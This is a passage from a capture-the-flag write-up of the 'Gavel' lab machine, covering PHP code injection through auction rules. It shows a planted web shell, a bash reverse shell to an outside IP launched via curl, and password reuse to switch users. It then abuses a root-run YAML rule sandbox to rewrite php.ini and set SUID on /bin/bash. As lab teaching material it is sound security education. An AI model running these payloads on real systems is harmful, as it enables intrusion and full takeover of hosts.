Auction_watcher.php revealed the application’s path, so we can create a rule that writes phpinfo() output to a PHP file. If file_put_contents() succeeds, it returns the number of bytes written:
1 | return file_put_contents("/var/www/html/gavel/includes/phpinfo.php", "<?php phpinfo(); ?>"); |
We update the rule for an item in an active auction.

1 | POST /admin.php |
Response confirming the change:
1 | HTTP/1.1 302 Found |
We place a bid to execute the rule:

1 | POST /includes/bid_handler.php |
Response confirming that the bid completed successfully:
1 | HTTP/1.1 200 OK |
We inspect phpinfo.php at http://gavel.htb/includes/phpinfo.php to determine whether functions such as exec() are disabled.

The function is not disabled! This means we have RCE.
Following the same principle, we have several direct options, including establishing a reverse shell immediately or uploading a web shell. I choose the latter because if the reverse-shell connection closes, the web shell avoids having to exploit the vulnerability again and provides a simple persistence mechanism.
We generate a random hash for the filename to avoid disrupting other users who may be trying to pwn the same instance.
1 | printf '%s%s%s\n' \ |
The web shell uses PHP to take the cmd parameter supplied through GET and execute it at system level with exec():
1 | return file_put_contents("/var/www/html/gavel/includes/this_webshell_is_not_part_of_the_ctf_31f2bd26d2095362217f5a0ffd18cb27f92c772fa48641f6ee8fa13b565cf50f.php", '<?php exec($_GET["cmd"]); ?>'); |
We prepare the reverse shell that will be launched from the web shell. You can use a tool I previously created containing the most common reverse shells.
1 | python3 -m venv Voidshells && |
1 | ./bin/python3 Voidshells.py -i <lhost> -p <lport> -o linux -l bash -s bash |

Before executing the reverse shell, we listen for its connection. I use port 1234.
1 | nc -lnvp 1234 |
We use Curl to execute bash -c "/bin/bash -i >& /dev/tcp/10.10.14.46/1234 0>&1".
1 | curl -i -s -k -G 'http://gavel.htb/includes/this_webshell_is_not_part_of_the_ctf_31f2bd26d2095362217f5a0ffd18cb27f92c772fa48641f6ee8fa13b565cf50f.php' \ |
| Flag | Function |
|---|---|
-i |
Includes HTTP headers in the output. |
-s |
Silent mode. |
-k |
Does not validate the TLS certificate. |
-G |
Moves --data* into the query string so that $_GET can read it. |
--data-urlencode |
URL-encodes the supplied parameter values. |
We receive the connection on our listener:
1 | nc -lnvp 1234 |
We can upgrade the shell to an interactive TTY that supports ctrl-c, movement shortcuts and so on.
1 | www-data@gavel:/var/www/html/gavel/includes$ script /dev/null -c bash |
| Command / Action | Where It Runs | What It Does |
|---|---|---|
script /dev/null -c bash |
Remote | Launches bash inside a PTY through script without writing a log, using /dev/null. |
Ctrl+Z (^Z) |
Local | Suspends the foreground process. |
stty raw -echo |
Local | Places the terminal in raw mode and disables echo. |
fg |
Local | Returns the suspended process to the foreground. |
reset xterm |
Remote | Resets the terminal. |
export TERM=xterm |
Remote | Defines the terminal type. |
export SHELL=/bin/bash |
Remote | Defines the default shell in the environment variable. |
Privilege Escalation
www-data –> auctioneer
Our reverse shell runs as www-data because that user launches the Apache2 process. We therefore need to escalate privileges to root.
The first thing I normally do is inspect the machine’s users. You can read /etc/passwd directly or check which users have directories under /home, as CTF users normally store their flags in their home directories.
This command displays manually created users rather than system accounts:
1 | uid_min_line=$(grep "^UID_MIN" /etc/login.defs); \ |
1 | auctioneer:x:1001:1002::/home/auctioneer:/bin/bash |
The system also has a user named auctioneer, so the first thing to test is whether the web application’s midnight1 password also works here.
1 | www-data@gavel:/var/www/html/gavel/includes$ su auctioneer |
We can log in as auctioneer and retrieve user.txt:
1 | cat /home/auctioneer/user.txt |
Password reuse is extremely common. Users unfamiliar with security tend to reuse the same password or very similar variants.
Even when the system username differs from the web account, I recommend trying every password found during reconnaissance and exploitation.
Auctioneer –> Root
With a valid password, we first check for additional sudo permissions with sudo -l.
1 | sudo -l |
In this case, we have no additional permissions.
After moving laterally to another user, I also inspect files and directories owned by that user or by groups to which the user belongs:
1 | for g in $(id -Gn); do find / -group "$g" 2>/dev/null; done |
1 | [...] |
1 | for g in $(id -Gn); do find / \( -path /proc -o -path /sys \) -prune -o -group "$g" -print 2>/dev/null; done |
1 | [...] |
It appears that we have found a custom binary and socket!
High-Level Analysis of the gavel-util Binary
When I have achieved RCE in a CTF but found no obvious privilege escalation such as capability abuse, excessive sudo permissions or SUID binaries, I like to spawn three shells for the following purposes:
- Manual reconnaissance.
- A shell running pspy64, which shows the processes being launched and their execution context without requiring root.
- A shell running linpeas.sh, a comprehensive script that enumerates potential escalation vectors.
Here, we need only shells one and two.
We start a Python web server on our machine to transfer pspy64:
1 | python3 -m http.server -b <lhost> 8000 |
On the victim, we download the tool and grant it execution permissions:
1 | mkdir /tmp/privesc && cd /tmp/privesc && wget http://<lhost>:8000/pspy64 && chmod +x ./* |
We run pspy64.
1 | ./pspy64 |
Initially, nothing interesting is running in the background, so we analyse /usr/local/bin/gavel-util.
1 | /usr/local/bin/gavel-util |
It appears related to the auction system implemented by the website, so we try the stats flag:
1 | /usr/local/bin/gavel-util stats |
1 | =================== GAVEL AUCTION DASHBOARD =================== |
It lists active items and previous bids, which is not especially interesting by itself. Checking pspy64, however, reveals something important:
1 | 2026/01/11 13:37:11 CMD: UID=1001 PID=28086 | /usr/local/bin/gavel-util stats |
We executed gavel-util as auctioneer, UID=1001, and another custom binary immediately ran at /opt/gavel/gaveld. Crucially, this call executes in a ROOT context, UID=0.
We inspect /opt/gavel/.
1 | tree -apug |
1 | [drwxr-xr-x root root ] . |
We find the gaveld binary, sample.yaml and a php.ini configuration that the binary may use.
The sample.yaml file may be intended for gavel-util submit <file>, which requested a YAML file.
1 | cat /opt/gavel/sample.yaml |
1 |
|
It appears to define the structure of a new item on which users can bid. The file does not close the YAML document, so we add --- and pass it to gavel-util.
1 | cp /opt/gavel/sample.yaml /tmp/privesc/test.yaml && \ |
1 | YAML missing required keys: name description image price rule_msg rule |
The fields are not detected, possibly because they are nested under item:. We remove that field and its indentation:
1 | sed '/^---$/,/^---$/{/^item:[[:space:]]*$/d; s/^[ ]\{2\}//}' \ |
Output:
1 | Item submitted for review in next auction |
Reviewing what happened behind the scenes reveals the following:
1 | 2026/01/11 14:17:05 CMD: UID=0 PID=35279 | /opt/gavel/gaveld |
The following one-liner runs as root. I added the \ characters to make the output easier to read:
1 | /usr/bin/php -n -c /opt/gavel/.config/php/php.ini -d display_errors=1 \ |
Breaking down the command parameters shows this behaviour:
| Parameters | Description |
|---|---|
-n |
Does not use the default php.ini, ignoring the system’s standard configuration. |
-c /opt/gavel/.config/php/php.ini |
Uses that php.ini as its configuration. |
-r '<code>' |
Executes the following PHP code. |
Analysing the code step by step reveals the following:
Define the
__sandbox_eval()function.1
function __sandbox_eval(){
Define
previous_bid,current_bidandbidder.1
$previous_bid=150;$current_bid=200;$bidder='Shadow21A';
Check the result of the rule supplied in the YAML
rulefield:1
return ($current_bid >= $previous_bid * 1.2) && ($bidder != 'sado');};
Execute the function and store its return value in
$res. Here it returnstruebecause200 >= 150*1.2(200 >= 180) andbidderdiffers fromsado(Shadow21A != sado), so both conditions hold.1
$res = __sandbox_eval();
If the rule does not return a Boolean, enter the
ifand printSANDBOX_RETURN_ERROR.1
if(!is_bool($res)) { echo 'SANDBOX_RETURN_ERROR'; }
If the rule returns a Boolean value of
true, returnILLEGAL_RULE.1
else if($res) { echo 'ILLEGAL_RULE'; }
We can conclude that control of the rule allows PHP code execution as root under the configuration defined by php.ini. Before crafting the payload, we inspect the configured restrictions.
1 | cat /opt/gavel/.config/php/php.ini |
Output:
1 | engine=On |
| Configuration | Description |
|---|---|
open_basedir=/opt/gavel |
Restricts PHP filesystem access to /opt/gavel and its subdirectories. From an attacker’s perspective, reads and writes are limited to that path, making it difficult to affect anything outside it, such as system binaries, /etc/*, users or permissions and capabilities on system paths. |
disable_functions=exec,shell_exec,[...],stream_socket_client |
Removes functions that enable system-level command and process execution, along with other useful functions such as fopen. |
Difference between Functions and Language Constructs
The following vulnerability is not part of the privilege-escalation path, but it is worth discussing because the mistake is widespread.
The configuration makes a considerable effort to remove functions through disable_functions, including exec,shell_exec,system, and even supposedly disables eval,include,require,require_once,include_once. You might therefore assume that eval() cannot be used in this context, correct?
We create a small PoC to demonstrate the flaw in disable_functions.
php.ini:
1 | open_basedir=/tmp/Poc_PhP/ |
The PoC displays the disabled functions and tests whether exec() or eval() can print today’s date.
1 |
|
1 | php -c /tmp/Poc_PhP/php.ini /tmp/Poc_PhP/PoC.php |
Output:
1 | disable_functions=exec,eval |
exec() does not run because PHP no longer recognises the function. However, eval() executes successfully and prints the date:
Why does this happen? eval() is not a function; it is a language construct. disable_functions therefore cannot disable it, creating a false sense of security.
Difference between a function and a language construct.
Language constructs are fundamental keywords that form a programming language. In PHP, these include if, while, else and eval. They are hard-coded into the language and follow special rules. Functions are built from these constructs. More information.
I did not know that eval() was a language construct and had always assumed it was a function. I doubt I am alone: searching for How to Disable Functions in PHP returns this article first: How to Disable Functions in PHP.

It explicitly says:
One primary reason is security. Functions like
exec(),system(),eval(),shell_exec(),passthru(), etc., allow PHP scripts to execute system-level commands, which could be abused if an attacker manages to inject malicious input into your application. For instance, usingeval()without proper input validation can lead to code injection vulnerabilities.
To disable functions, simply add them after the equals sign, separated by commas. For example, if you want to disable
exec(),system(), andeval(), you would modify the line to look like this:disable_functions = exec, system, eval
Consider how many developers may have relied on this article because SEO places it first. Any applications they create will be vulnerable if they interpret unsanitised user input as PHP code.
I contacted the author to suggest correcting the article. So far, I have received no response.
Modifying php.ini
As seen earlier, we are restricted to /opt/gavel, and every call loads php.ini. If we can edit that file, we can permit writes outside the directory or re-enable system-level command-execution functions.
We check our permissions on php.ini:
1 | stat -c '%A (%a) %U:%G %n' /opt/gavel/.config/php/php.ini |
Output:
1 | -rw-r--r-- (644) root:root /opt/gavel/.config/php/php.ini |
Only root can modify the file because it is the only account with write permission.
We need an enabled function that can change php.ini permissions or overwrite the file directly. Several functions can do this; I use chmod() and file_put_contents().
Chmod()
This function changes file permissions and is equivalent to Bash’s chmod command.
We create a rule that returns true and changes the permissions on php.ini:
1 | return chmod('/opt/gavel/.config/php/php.ini', 0777); |
777 grants rwx, read, write and execute, to every user because r=4, w=2 and x=1. The leading zero indicates that the function receives an octal value.
The permissions mode is interpreted as an octal number, so it can be prefixed with zero to make that explicit. Strings such as “g+w” will not work correctly. More information
We craft chmod_privesc.yaml for privilege escalation:
1 |
|
Result:
1 | /usr/bin/php -n -c /opt/gavel/.config/php/php.ini -d display_errors=1 -r \ |
We check the permissions on php.ini again:
1 | stat -c '%A (%a) %U:%G %n' /opt/gavel/.config/php/php.ini |
Output:
1 | -rwxrwxrwx (777) root:root /opt/gavel/.config/php/php.ini |
Now that we have write permissions, we remove disable_functions and open_basedir, leaving our new php.ini as follows:
1 | engine=On |
File_put_contents()
We can also achieve the same goal using the file_put_contents() function, which allows us to overwrite or create a file.
We create a rule that returns true and overwrites the php.ini file:
1 | $content = "engine=On\ndisplay_errors=On\ndisplay_startup_errors=On\nlog_errors=Off\nerror_reporting=E_ALL\nmemory_limit=32M\nmax_execution_time=3\nmax_input_time=10\nscan_dir=\nallow_url_fopen=Off\nallow_url_include=Off"; return file_put_contents('/opt/gavel/.config/php/php.ini', $content) !== false; |
file_put_contents_privesc.yaml:
1 |
|
Process launched by root:
1 | 2026/01/11 20:28:16 CMD: UID=0 PID=101229 | /usr/bin/php -n -c /opt/gavel/.config/php/php.ini -d display_errors=1 -r \ |
New php.ini:
1 | engine=On |
Granting /bin/bash SUID Permissions
Only the final privilege-escalation step remains. Now that our php.ini no longer restricts us to /opt/gavel, we can change the permissions on the /bin/bash binary to grant it SUID permissions and spawn a shell as root.
Rule:
1 | return chmod('/bin/bash', 04777); |
suid_bin_bash_privesc.yaml:
1 |
|
We check the binary’s current permissions:
1 | stat -c '%A (%a) %U:%G %n' /bin/bash |
We run the binary in submit mode with our malicious YAML file:
1 | /usr/local/bin/gavel-util submit /tmp/privesc/suid_bin_bash_privesc.yaml |
Executed process:
1 | /usr/bin/php -n -c /opt/gavel/.config/php/php.ini -d display_errors=1 \ |
New permissions:
1 | stat -c '%A (%a) %U:%G %n' /bin/bash |
With the Bash binary carrying SUID permissions, we can launch a Bash shell as root:
1 | auctioneer@gavel:/tmp/privesc$ /bin/bash -p |
1 | cat root.txt |
Knowledge Gained
After pwning Gavel using the procedure described in this post, we should have gained the following knowledge:
- Extracting information through manual web reconnaissance.
- Dumping a leaked Git repository from the web server.
- Analysing PHP code for vulnerabilities.
- Exploiting an impossible SQLi by abusing the PDO parser.
- Generating a custom wordlist for a brute-force attack based on data obtained or inferred during reconnaissance.
- Achieving RCE through the
runkit_function_addfunction when we control its final parameter. - The difference between a function and a language construct.
Possible Errors
- When exploiting the SQLi, we cannot use
#to introduce a comment because the parser used in PHP < 8.4 only recognises--as a comment marker. - When exploiting the SQLi in Gavel from Burp Suite, we must construct the HTTP request carefully. If we insert a line break below our parameters, the web server does not parse the request correctly.
My Suggestions for the Gavel Machine
I enjoyed the machine, both for its setting and the vulnerabilities it presents. However, there are a few points I would change. This is, of course, entirely subjective:
- I would have liked the backend PHP version to be disclosed, whether through an HTTP header, an HTML or JavaScript comment, a user testimonial, or the Git repository’s code itself. I believe this would make it much easier to reproduce the vulnerability locally, exploit it correctly on the server, and identify the exact PDO parser used by the backend.
- I would have liked the SQLi to return both MySQL and PDO errors. This would have made constructing the payload considerably easier without having to create a local PoC to understand what was happening behind the scenes.
Authors and References
Machine author: Shadow21A. Many thanks for creating Gavel and contributing it to the community.
- Blog post on exploiting the SQLi: A Novel Technique for SQL Injection in PDO’s Prepared Statements by hash_kitten